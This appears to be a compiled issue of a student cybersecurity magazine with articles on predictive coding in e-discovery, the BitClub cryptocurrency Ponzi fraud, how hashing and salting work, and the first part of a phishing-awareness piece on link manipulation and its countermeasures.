


```
In [8]: pred1.evaluate(test_data)
Out[8]: {'max_error': 4147109.8650286836, 'rmse': 258941.70625884616}
```

Fig. 3: Testing on dataset

c) Prediction formula


Once the documents are trained and tested, the prediction formula is applied to these documents. It is usually an internal algorithm produced by the software for determining the responsiveness of the future of documents8. At this stage, a model is built to determine the correctness of the classification of documents.


host:8888/notebooks/Documents/prediction.ipynb
prediction Last Checkpoint: 4 hours ago (autosaved)
View
Insert
Cell
Kernel
Widgets
Help
Code

```
predict=['sqft_living','floors','bathrooms']
```

```
pred2=graphlab.linear_regression.create(train_data,target='price',features=predict)
```

Fig.4: formula implementation



```
pred2.evaluate(test_data)
{'max_error': 4222951.887340047, 'rmse': 255752.844143723}
```

```
feat=['sqft_living','floors','bathrooms','bedrooms','view','sqft_above','sqft_basement','sqft_lot']
```

```
pred3=graphlab.linear_regression.create(train_data,target='price',features=feat)
PROGRESS: Creating a validation set from 5 percent of training data. This may take a while.
          You can set ``validation_set=None`` to disable validation tracking.
```

Figure 5: prediction continued

d) Validate and review:

With the obtained results, different formulas and coding are performed until the required results are obtained. Once accurate result i.e. documents that are responsive and unresponsive is classified, the documents are reviewed by a human expert again.

ADVANTAGES

- For long, litigation has relied on manual text search and review by experts even for large volumes of data. With data increasing day-by-day, the manual method is not feasible and costs both in terms of finance and time. To serve the purpose, legal industries have initiated the practice to use computers for such tedious tasks. Considering the benefits provided by predictive coding, the use for it has broadened even in litigation and other industries. Thus, this tool is one of the most widely accepted tools in the Discovery process9.
- The most important advantage of predictive coding is it reduces the human effort and is more effective than human review for a large set of documents. Manual process takes longer and is also not feasible for a larger number of documents. Also, a review of these documents by an expert takes a longer time. To avoid these complications, predictive coding application as a substitute for human efforts is more feasible and saves time. It is also one of the most effective and accurate methods of document processing. Document processing by a human expert might lead to errors as it involves processing a larger set of documents. By predictive coding, the possibility of an error occurring during processing is very minimal thus, making it a more accurate method than the conventional method of manual processing.

- Once, the documents are processed by conventional methods, the resulting number of documents to be reviewed is high and makes reviewing more challenging. Although the number of irrelevant documents obtained by the end of predictive coding after validation is lesser thus, requiring fewer documents to be reviewed10. The rate at which such a large number of documents are processed and reviewed by conventional methods is slow and consumes time as compared to predictive coding by which almost 70% of the documents can be reviewed in a fraction of time11. With a decreased number of irrelevant documents, the number of relevant documents is high thus, serving the purpose of separating the documents according to relevancy which can be further used for required purposes. The documents by this technique can also be accessed faster unlike by the conventional method.
- In the world of legal industries, this method ensures an attorney or a counsel can learn about the facts at an early stage rather than taking days going through all the documents to find the one with the relevant information. It saves a lot of time. The costs in litigation are reduced and beneficial especially for cases requiring faster assessment12. The technique also reduces the risks of deliberately hiding relevant documents during a case by an attorney13. This is because the important documents which are non-productive have non-responsive codes of predictive coding. Thus, predictive coding processes and separates relevant and irrelevant documents faster and efficiently.
- For business organizations, predictive coding benefits both requesting and benefactor parties14. With faster processing of documents, the requesting party receives the documents much faster and receives a more accurate set of relevant documents rather than a pile of documents. Thus, predictive coding provides several advantages over conventional methods of document processing.

DISADVANTAGES

- Though the technique provides beneficial factors over conventional methods, implementation of predictive coding is not yet standardized. There are many issues to be dealt with before implementing the tool for world-wide use. One issue is that predictive coding is complicated and is based on machine learning and data science. For the method to be performed, more technical knowledge will be needed and the requirement is higher in legal organizations. If the training being provided does not meet the quality of the technical aspects needed, the entire process might be compromised.
- Though it promises to save time and cost, the initial setup of the tool and efficient functioning of IT infrastructure in the organization, is the most basic requirement15. Any attorney requires assistance from an IT manager for processing and reviewing the documents, increasing the cost for the organization. For this reason, in litigation use of predictive coding will be quite complex.
- The tool is not effectively compatible with documents that contain either no text or smaller amount of text which will hinder the entire process. This is also not effective in documents containing foreign languages16. Different file types are not compatible with this tool like videos, audio, graphic files, etc. 17, which may be essential during certain cases. The tool cannot differentiate between the structures of the file i.e. whether it is a medical document, email, annual report, etc. 18

CONCLUSION

Every technology has both benefits and drawbacks. The tool which can function effectively for any organization and any kind of data is easier if it is standardized. With major requirements of predictive coding in litigation, it proves to be more efficient than manual reviewing by expertise because of the need for separating and reviewing relevant documents for a required case. Thus, the adoption of such a tool in the court will benefit the investigation butt this technique is barely used by any counsel because of the complexity involved. Predictive coding thus is suitable for organizations requiring faster processing of documents including litigation.

ROLE OF PREDICTIVE CODING IN I.T. FORENSICS

I.T forensics has always been one of the most crucial parts of cyber security. In this field, the role of predictive coding is vital. With large amounts of documents and data being collected for forensic analysis, there is a need for predictive coding to increase the pace of the process. With many benefits of implementing this technology in litigation, the most important aspect is that the document processing of separating into relevant and irrelevant documents is faster and efficient.

Statistics show that for manual review of documents by an attorney can be possible up to 20% while using predictive coding around 75% of the documents can be distinguished between relevant and non-relevant documents. Hence, it is obvious to conclude that predictive coding in litigation will help boost up the investigation process and save a tremendous amount of time on document searching and reviewing.

The method is efficient enough in terms of reducing the amount of time and economical aspects of any organization. Though human review at the end of the entire process is necessary, the number of documents to be reviewed is reduced to a great number of relevant documents only which is possible by algorithms like a keyword search.


With several beneficial factors over drawbacks, implementing a technology which makes life much easier and cost-effective makes sense. IT forensics is compatible with any technology and specifically predictive coding which makes the investigations being carried out more efficient and faster. One thing to be noted is that in forensics, documents are not restricted to one type. The documents could be images, audio files, video files or any type of document. The right algorithm to process such types of files will have a better future for predictive coding technology. While improvements can be expected to happen sooner, predictive coding in IT forensics has been and continues to be a remarkable technique.

REFERENCES

- ‘Basics of e-discovery’, https://www.exterro.com/basics-of-e-discovery/predictive-coding/ accessed on 12 February 2018
- Michael LoPresti, ‘What is predictive coding? Including eDiscovery Applications’, 14 January 2013, http://www.kmworld.com/Articles/Editorial/What-Is/What-is-Predictive-Coding-Including-eDiscovery-Applications-87108.aspx accessed on 12 February 2018
- Yanping Huang and Rajesh P.N.Rao, ‘Predictive Coding’, 2011, https://homes.cs.washington.edu/~rao/predcoding2011.pdf
- Rebecca Shwayri, ‘4 Key Advantages of Using Predictive Coding for e-discovery’, https://i-sight.com/resources/4-key-advantages-of-using-predictive-coding-for-e-discovery/, accessed on 12th February

- 'The ultimate Predictive Coding Handbook By KLDiscovery', https://assets.krollontrack.com/hv4/pdf/BRO_KLD_US_Mastering_Predictive_Coding_Handbook_Jan2018.pdf, accessed on 13th February
- 'What is training data', https://www.crowdflower.com/what-is-training-data/, accessed on 12th February
- 'The ultimate Predictive Coding Handbook By KLDiscovery', https://assets.krollontrack.com/hv4/pdf/BRO_KLD_US_Mastering_Predictive_Coding_Handbook_Jan2018.pdf, accessed on 13th February
- 'Basics of e-discovery', https://www.exterro.com/basics-of-e-discovery/predictive-coding/, accessed 13th February 2018
- 'The ultimate Predictive Coding Handbook By KLDiscovery', https://assets.krollontrack.com/hv4/pdf/BRO_KLD_US_Mastering_Predictive_Coding_Handbook_Jan2018.pdf
- Dominic Tucker, 'Predictive Coding: Is technology the answer to disclosure?', June 2015, http://blogs.lexisnexis.co.uk/dr/predictive-coding-is-technology-the-answer-to-disclosure/, accessed on 13th February 2018
- Rebecca Shwayri, '4 Key Advantages of Using Predictive Coding for e-discovery', https://i-sight.com/resources/4-key-advantages-of-using-predictive-coding-for-e-discovery/ , accessed 13th February 2018
- Ibid.
- Wallis M Hampton, 'Predictive Coding: It's Here to Stay', June/July 2014, https://files.skadden.com/sites%2Fdefault%2Ffiles%2Fpublications%2FLIT_JuneJuly14_EDiscoveryBulletin.pdf, accessed on 13th February
- Gareth T. Evans and Goutam U. Jois, 'How to use analytics and predictive coding as securities litigators', February 2016, http://apps.americanbar.org/litigation/committees/securities/articles/winter2016-0216-how-to-use-analytics-predictive-coding-securities-litigators.html, accessed on 15th february
- 'Basics of e-discovery', https://www.exterro.com/basics-of-e-discovery/predictive-coding/ , accessed 15th February 2018
- Dominic Tucker, 'Predictive Coding: Is technology the answer to disclosure?', June 2015, http://blogs.lexisnexis.co.uk/dr/predictive-coding-is-technology-the-answer-to-disclosure/ , accessed 15th February 2018
- https://files.skadden.com/sites%2Fdefault%2Ffiles%2Fpublications%2FLIT_JuneJuly14_EDiscoveryBulletin.pdf
- 'Some cautionary thoughts on predictive coding', September 2014, https://assets.kpmg.com/content/dam/kpmg/pdf/2016/05/6421-Forensic-Focus-July-2014-web-Final1.pdf, accessed on 15th February
- https://www.exterro.com/basics-of-e-discovery/predictive-coding/

ABOUT AUTHORS



Rashmi Joshi is a Managed Detection and Response (MDR) analyst at Rapid7 in Dublin since 2018. She holds a Bachelor's degree in Information Science and Engineering from SDM College of Engineering and Technology, Dharwad and a Master's degree in Digital Investigation and Forensic Computing from University College Dublin. Some of her skills include performing endpoint analysis, forensic analysis, threat hunting and malware analysis. She considers cyber security more than just a profession and her passion towards it has encouraged her to write blogs and articles. These blogs are designated for general audience which feeds the purpose of creating awareness and rising importance of cyber security in today's world. You can always reach out to her on LinkedIn profile https://www.linkedin.com/in/rashmi-joshi-270595/ or email address rashmijoshi275@gmail.com

Fraud Business Using the Modern Cryptocurrency through Archaic Ponzi Scheme

- Avinash Kumar

Abstract: The Cryptocurrency has become one of the most revolutionising wired payment methods. Though the mining of Cryptocurrency seems very transparent, still the recent press release shows the manipulation of the digital currency for business.

INTRODUCTION

The Cryptocurrency is based on the principle of encryption in order to regulate the creation of units of the currency. It also verifies the fund transfer but, it does all this with independent of central bank. The fraud here was carried out with the help Cryptocurrency and the Ponzi scheme. The Ponzi scheme is a type of fraud based on the concept of investment where the earlier investors paid by the funds collected from the new investors.

REPORTS

According to the news release, three persons were arrested on 10th December 2019 in connection with the Cryptocurrency mining for fraud investment-based business. The persons named Matthew Brent Goettsche aged 37of Lafayette, Colorado, and Jobadiah Sinclair Week aged 38 of Arvada, Colorado were accused for committing fraud via wire transfer. Moreover, Goettsche, Week and Frank Abel aged 49 of Camarillo, California were accused for luring offers to investors and selling them unregistered share. Abel was arrested in California, Goettsche in Colorado and Weeks in Florida.

They were able to do this by selling the shares in BitClub Network which is a type of Cryptocurrency mining and they were aware that this BitClub was not profitable; still they succeed to convince the investor to invest in their share by manipulating the data on “mining earnings”. The sources of income were done using two methods, firstly they were selling the shares in the mining pool in order to generate Cryptocurrency and secondly, they were charging $99 to the new joining investors.

The technical aspect to obscure IP through VPN was also suggested by these people to those inventors who were resisting in US. This group ran the scheme for more than four years staring from April 2014 till December 2018. The investigation of email revealed their intensions and fraud which they carried over during 2014 to 2018. The email from Goettsche which was sent in September 2017 texting to another conspirator that the BitClub Network “[d]rop mining earnings significantly starting now” so that he could “retire RAF!!! (rich as ****)” (1). While in June 2017, Goettsche received a mail from Week stating BitClub selling shares in BitClub and then not using the money to purchase mining equipment was “not right” (1). These emails conversation was recovered during the process of investigation. The amount in terms of money which they defrauded investors was approximately $722 million.

SUMMARY

The emerging technologies are coming with great flexibility in the sense of operating platforms and having independence from various old formats like, here in case of Cryptocurrency there is no any central bank to observe the working of Cryptocurrency. The Digital Forensics is spreading its branches of investigation through every new technology like Cryptocurrency coming in the Computing World.

REFERENCES

- U.S Securities and Exchange Commission, [Online]. Available at: https://www.sec.gov/fast-answers/answersponzihtm.html [Accessed 12 Dec. 2019].
- "Three Men Arrested in $722 Million Cryptocurrency Fraud Scheme", The United States Attorney's Office District of New Jersey, Tuesday, December 10, 2019. [Online]. Available at Jersey. https://www.justice.gov/usaonj/pr/three-men-arrested-722-million-cryptocurrency-fraud-scheme [Accessed 12 Dec. 2019].

ABOUT AUTHORS

Avinash Kumar

M.Sc. Cyber Security.

De Montfort University. United Kingdom,

Worked as Research Assistant: IoT security over Cloud Foundry.

Work on project on Content Centric Networking.

Hashing

- Aditi Tanna

Abstract: Ever wondered why Hashing is not called En-hashing...?In cryptography, we have heard of things like:

Encryption and Decryption,
Encoding and Decoding,
Hashing and ...?

For all those who think the answer to this question is something like de-hashing, let me tell you, "de"- hashing or "reverse engineering a hash" isn't a thing at all! There is a reason why hashing is called a ONE-WAY function.

UNDERSTANDING WHAT HASHING MEANS

Hashing in simple terms is taking an input of characters of arbitrary length and converting it into an output of fixed length. For example,
Given a word "Aditi", the MD5 hash algorithm will give the output as "06f3557ade95665f312d5dc11de952de". In case of the MD5 hash, the output is a fixed length of 32 hexadecimal characters.



"Aditi"
MD5 HASH FUNCTION
06f3557ade95665f312d5dc11de952de
"Aditi "
MD5 HASH FUNCTION
c9d8a897f4d2feebd9818fdee755ebfa
"aditi"
MD5 HASH FUNCTION
2b197829d548512d1d4b8bd5c773d6c3

Figure 1: MD5 Hash Function

PROPERTIES OF HASHING

Let's use the example in Figure 1 to understand the properties of hashing:

- The output of a particular hash function won't ever change for the same input, no matter how many times you run the same algorithm on the same input.
- Even small change in the input drastically changes the output. Consider the 2nd and 3rd case above i.e. the inputs "Aditi" (Aditi with a spacebar) and "aditi" produce different outputs each from "Aditi".
- The length of the hash value is the same for a particular algorithm.
- Hashes cannot be "reverse engineered" because it's a ONE-WAY algorithm and this helps to store passwords.

This article's main idea is to understand the 4th property – "ONE-WAY" due to which hash functions CANNOT be Reverse Engineered.

REVERSE ENGINEERING

Talking about reverse engineering, it's basically extracting the input back "from the output". Now, can one imagine extracting the oranges back from the orange juice he made? Or getting the same egg back from the omelette that's made? NO, because these are all ONE-WAY processes.




Figure 2: Hash Functions for Newbies
Image Credit: Julien Piatek

To understand in more algorithmic terms, I'll introduce just simple math functions here.

- If y = x2 and y = 4,
  Does one have a guaranteed value for x? No, the value of x could be 2 or -2.

- If y = x % 5 and y = 3, (Here, % means finding the remainder of x/5)
  The value of x can be 3, 8, 13, 18, …. up to ∞
  That means, given only the output y as 3, one can never precisely guess the value of input x.

Similarly, given a hash value, one can't simply determine the input string. One can only either:

- Maintain a large database of strings (imagine strings as words or sentences) and their corresponding hash values. Then, use this database to search for the respective strings using the given hash values to crack the hashes. This is also known as Hash Lookup.
- Or Brute Force which involves guessing the possibilities of a value of interest and trying every permutation and combination. In case of hashing, brute forcing will involve an additional layer of computation wherein these combinations will have to be passed through a hashing algorithm.
- Or try collision attacks which is a whole different concept altogether.

COLLISION ATTACKS

Now, it's important to understand here what a collision attack is because, that's what it means to "crack" a hash function – to have found collisions.




Fig. 3:Collision Attack for a Function y=f(x)

A collision means having the same output say "y" for 2 or more different values of input "x". Again, if y = x2, then for x = 2 or x = -2, y will be equal to 4. So, this is a colliding output for 2 different inputs.

Every hash function will definitely have collisions! Because hash functions produce a static length output. For instance, MD5 produces a 32 hexadecimal character output, which is equivalent to 128bits. That means the possibilities for the output are (only?) 2128 = 340,282,366,920,938,463,463,374,607,431,768,211,456 (~3.4 × 1038) i.e. they are still limited in comparison to the input strings (Remember, strings can be words or sentences of ANY arbitrary length) that can exist!

This is better explained by the pigeonhole principle which states that "if n items are put into m containers, with n>m, then at least one container must contain more than one item", in our case "n" inputs for "m" outputs.
Read this section if you're interested in some of the math terms behind ONE WAY algorithms –

> *Hashing is basically a function and we know of the concept called "Inverse of a function". If one can find the inverse of a function, he can "reverse engineer" it.*
>
> *For example, If y = x + 5,*
>
> *Then one can accurately conclude that x = y – 5. This is the function inverse.*
> *But what if the inverse of a function doesn't exist at all? As in the case of y = x2 or y = x % 5.*
>
> *Remember when we learnt about this topic, there was a very strict criteria for the inverse of functions to exist. Guess what …?*
>
> *That there should be a one to one mapping between the function and its inputs i.e. for every output y, there should be exactly one input x.*
>
> *But hash functions aren't one-*to-one *as explained by the pigeonhole principle above. And thus, one CANNOT inverse it! It's only possible to find out which inputs result in the same output and attempts have been made to crack that algorithm. The BIRTHDAY ATTACK is one such example if you wish to dive deeper.*

Math details end here. :)

So, remember there's no thing as reverse engineering or dehashing a hash function – be it the best and the latest hash algorithm. It's mostly about finding collisions, brute forcing or maintaining a LARGE hash table. Greater the length of the hash value, lesser will be the probability of having collisions.

PRACTICAL APPLICATIONS OF HASHING

Below are some major practical applications of hashing:

a) Password verification

Ideally, when an account is created on a website and a user enters his credentials, the passwords are hashed and then stored in the database i.e. every time during authentication, the hash value of the password that is entered is compared to the value in this database. This means that even if an attacker gets access to the database, he/she won't be able to easily decipher the passwords, only the hash values will be visible – not the plain text passwords.

b) Message digest/Integrity check

When a piece of information, data or any file is stored on a server, it's important to make sure once the file is downloaded, that it hasn't been tampered by any third party. Hashing can be very useful in such cases. While storing this information, a hash value is generated and stored securely, possibly locally. And when this information has to be used or downloaded at a later stage, again the hash value is generated and compared to the previous value. If the values match, the information is intact. Because even if there is a slight modification in the information, it will highly impact the hash value, as we have seen earlier in the properties of hashing.

ORGANIZATIONAL PERSPECTIVE

Finally, from an organizational standpoint, it is important to carefully choose and implement the hashing algorithm based on the following factors:

a) Resistance to brute force

The old algorithms like MD5 and SHA1 were meant for speed and the computing was very fast. This makes it easier to brute force the hash values. Modern algorithms involve multiple iterations. Introducing a minor delay in the computation might not affect the user level experience, but it adds a very high delay margin for an attack to perform brute forcing.

For example, if there is a 0.1 second delay for hashing a single password and the attacker has 1,000,000 combinations to hash, it will already take him 27 hrs more.

b) Salting

Based on a study, it is found that people tend to have maximum 6 to 7 unique passwords for the various online accounts they use, be it social media, banking, ecommerce, etc. This is surreal for attackers, since breaching the data of one website gets them a step closer to breaching another website. This is where salting can prove useful. A "salt" value is basically a string that is prepended or appended to the actual value that needs to be hashed.

For example, if user X has the password "qwerty@123" on www.abc.com as well as www.pqr.com and if both the websites use the same latest algorithm.

	Salt Value	**Hash for qwerty@123**
Without salt	-	d4395a… (Both websites will show the same value in their database)
With salt	jlohere	285c3…
	halohere	eb760…

Table 1: Use of Salting on Different Websites

Thus, even if an attacker gets access to the database of two websites that use hashing to store passwords, because the sites use different salt values, the attacker won't know for sure that a user has same passwords on those websites.

Similarly, if users X and Y have the same password for website www.abc.com but the salt used to store the 2 passwords is different, the hash value stored in the database will be completely different. Thus, dynamic salt values can add an additional security layer.

User	Password	Hash
X	qwerty@123	d4395a…
Y	qwerty@123	d4395a…

Table 2: Same website without salt

User	Password	Salt	Hash
X	qwerty@123	Jlohere	285c3…
Y	qwerty@123	Halohere	eb760…

Table 3: Same website with salt

Thus, we have learnt what is hashing, its properties, what it means to crack a hash and why is all of this important from an organization's point of view.

Also, if you want to see an example of how hashing algorithms work, here is a good video on SHA 256 – https://www.youtube.com/watch?v=mbekM2ErHfM

REFERENCES

- https://www.techsolvency.com/passwords/dehashing-reversing-decrypting/
- https://medium.com/@julienp/blockchain-for-newbies-1-hash-functions-1fb2563bc67c
- https://www.tutorialspoint.com/hexadecimal-number-system
- https://www.geeksforgeeks.org/discrete-mathematics-the-pigeonhole-principle/
- https://www.analyzemath.com/OneToOneFunct/OneToOneFunct.html
- https://ad-pdf.s3.amazonaws.com/papers/wp.MD5_Collisions.en_us.pdf
- https://www.geeksforgeeks.org/birthday-attack-in-cryptography/
- https://www.darkreading.com/safely-storing-user-passwords-hashing-vs-encrypting/a/d-id/1269374

ABOUT AUTHORS

Aditi Tanna - Security Researcher - currently pursuing post-graduation in Cyber Security at Aegis School of Business, Data Science, Cyber Security & Telecommunication.

Interests – Cyber forensics, Network security, VAPT, cryptography

A background in Computer Engineering has taught me how deeply technology affects our lives. My curiosity towards the depths of Internet and awareness towards how they can be exploited has led me to the field of cyber security.

The New Age Spamming – Part 1

- Unnati Guha

- Rushabh Jadvani

***Abstract:** We have seen many irrelevant messages popping up on our devices from several unknown sources almost every day. The number of such messages being sent and received is huge. 56% of the total e-mail traffic was identified as spam in March 2019(1). This number is just related to the emails, we have spam messages on cell phones too.*

INTRODUCTION

Spamming means sending e-mails and messages containing advertisements and content that helps in cold-marketing. Cold-marketing refers to reaching out to as many people as possible to advertise for a particular product or a service. But on the other hand, spamming can also be easily used as a tool to execute phishing attacks. It is not that people aren't using spamming to execute phishing, in fact, people have been sending spam emails with the only aim to phish personal details of the users who fall prey to such messages. But nowadays, because of easy access to the internet and cheap bandwidths, new ways of phishing are being used to extract details and mine valuable information that can be used to plot attacks. We will see how phishing has evolved over the years and is now sophisticated enough to bypass all security controls and go undetected.

There have been cases when organizations have been compromised and weren't even aware of the compromise for several years until there was an active attack done. In this two-part series, we present the sophistication of phishing and their case studies. We will also suggest methods and improvements in existing methods to prevent phishing-based attacks of the future.

SOPHISTICATED PHISHING ATTACKS

Phishing is similar to trapping fishes in a water body, but here, let's alternate the words fishes to people and water bodies to the internet. In a traditional phishing scenario, the attacker sends legitimate looking links for example login pages of social media accounts, net banking accounts etc. to the victims and acquiring their credentials or useful information which then can be used to actively attack a system. By nature, phishing looks like a passive attack which often leads to an active, planned security breach. But with the advent of technology, traditional methods are now evolved to more advanced ways of attacking. Let's see some case studies

a) Link Manipulation

Link Manipulation has always been the favourite method of the attackers to make the links look legitimate and even to hide the fact that the user is being attacked. Link Manipulation is a method that plays with legitimate URLs in several ways.

Following shows how a legitimate domain is manipulated:




Fig. 1: Link Manipulation

In this example www.mcube.com is a main domain which the bank customers use for their online banking services. Now, if an attacker wishes to target a user, he might create a webpage that may look similar to mcube bank's home page and host that page in the main domain of www.users.com where 'mcube' is a subdomain used for making the users believe that they are dealing with a valid link.

It is common to receive such emails that look like coming from banks such as mcube bank asking for your re-verification / identity verification asking, you to update your details at the given link: www.mcube.user.com

If such an email is sent to a non-technical person such as HR, Sales Person, Peons etc. in an organization, they will easily click on it, and the link will take them to 'mcube' section of website www.user.com

Here the domains are unique but, subdomains are not [www.user.com is main domain and www.mcube.user.com is subdomain]. Attackers take the advantage of the fact that domain owners cannot prevent anyone from using their name as subdomain of any other domain.

Let's see few link manipulation techniques that are used prominently in modern attacks.

- Hidden URLs

These are often click buttons that hide the actual link and redirect you to an unexpected page, for example, "Click Here", "Subscribe Now", "Claim Now". Using this method, the victim is lured to click on the buttons that take them to pages meant for phishing or they may have even worst consequences. Examples of modern-day hidden URL based attack messages include:

- You have won a lottery of $50000 "Click Here" to claim your rewards.
- The famous, "Your Netflix subscription has expired. "Click Here"" to subscribe again.
- Or this, "Urgent Account Verification required to continue our services." "Click Here" to verify your account.

Most of the phishing emails nowadays, don't even need the victim to be redirected to a page. They may instead contain downloadable attachments in these "Click Here" links. By merely clicking on these links, you might install unwanted Trojans, Keyloggers, Spywares, etc. in your system.

- Countermeasure for Hidden URLs

One simple way to prevent unwanted clicks on such hidden links can be hovering your mouse pointer over the "Click Here" buttons. Often hovering displays the actual link on the bottom left of your browser. If the link looks suspicious, don't click on it.

Another method can be analysing the source and the content of such emails. Any official email originating from a legitimate source will have these basic pointers:

- Legitimate looking email ID: Most of the system originated mail contain "No Reply" in their mail IDs. Also, look for the email service provider from where the mail has come.
- No grammatical mistakes and typos: Any official email won't contain any typing mistakes or grammar errors.
- Valid Signatures: Beneath the mail, look for some legitimate markings like company logo, name of the senders, or copyright signs. Mails aimed at phishing would not have those and would end abruptly.

- Misspelled URLs

www.aegis.edu.in can be written as www.aeigs.edu.in and chances are that the spelling may go unnoticed by most of the users. Attackers take advantage of this ignorance and forge their URLs in a manner that the users give out their information on the malicious webpage.

Countermeasure for Misspelled URLs

Our awareness while using the internet is the only possible solution to be safe. Users must be trained to notice URLs carefully. And if things look fishy, they must be alerted of the possibility of an attack.

- Look-A-Like URLs (Homoglyphs)

Capital "O" and the number "Zero (0)" have visual similarities, don't they? "Facebook.com" can be rewritten as "Faceb00k.com" and Google.com can be rewritten as "G00gle.com" and often these things will go unnoticed by our ignorant users. These characters that look like an alphabet in the valid URL but are actually its variations are known as Homoglyphs.

Still wondering how someone can create a Homoglyph URL of a website that doesn't have a letter "O" in it? Well, then you must see what we have found:

Here is a valid URL of an institute:

www.aegis.edu.in

Here is a homoglyph URL:

www.aegis.edu.in

Both look same to our eyes, right? But they are not. If you click on the homoglyph, it won't take you anywhere.

